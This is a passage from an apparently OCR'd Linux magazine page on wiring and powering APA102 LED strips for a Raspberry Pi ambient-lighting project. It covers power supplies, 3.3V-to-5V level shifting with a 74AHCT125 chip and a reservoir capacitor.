Configuring the layout is straightforward, and you can test things are working by selecting Remote Control and picking random colours and effects. Activate Screen Capture in the Capturing Hardware section, and your LEDs should fluoresce into life. LXF

» THE TAO OF LEDS

There's plenty of good information about how to wire LEDs properly, and you should definitely study this lore rather than trust our brief explanation here. But there are also some important pointers that we must impart. LEDs can use a lot of power (up to 60mA each at full brightness), so if you have more than a couple of them you'll need an external power source (we used a 5A power supply for our 144 APA102s, commonly marketed as "DotStars"). As well as a 5V power source, most programmable LEDs also use 5V for their data (and clock in the case of APA102s) lines. This is problematic because the Pi uses 3.3V logic. There are a few solutions here, including doing nothing (some LEDs will manage with the lower voltage), or using a diode or pair of resistors (to make a potential divider).

Neither of these are quite satisfactory though, and since we already have an external 5V supply, we may as well use that with a level shifter. We used the popular 74AHCT125 chip, which can boost not one but four inputs. This is good because both the clock and data lines need shifting on our DotStars. Furthermore, as you add more and start doing ever more complicated effects with LEDs, residual currents will start to flow up and down the cable, causing unwanted effects (and possibly damage). A capacitor placed across the power source acts as a reservoir for this current, and was definitely needed for our 144 LEDs. We used a 330 microfarads one, but the guidance suggests anywhere between 100 and 1,000 should do the job.

SUBSCRIBE & SAVE UP TO 61%

Delivered direct to your door or straight to your device

Choose from over 80 magazines and make great savings off the store price!

Binders, books and back issues also available

Simply visit www.magazinesdirect.com

No hidden costs · Shipping included in all prices · We deliver to over 100 countries · Secure online payment

FUTURE

magazinesdirect.com


Official Magazine Subscription Store

ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

LINUX FORMAT


2023 ANNUAL

Keep it fresh with Mint 20



Build a distro from the ground up

Discover what Linux is doing in space



Win the war on ransomware